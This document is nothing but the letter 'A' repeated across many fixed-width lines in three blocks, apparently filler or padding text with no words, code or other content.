AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
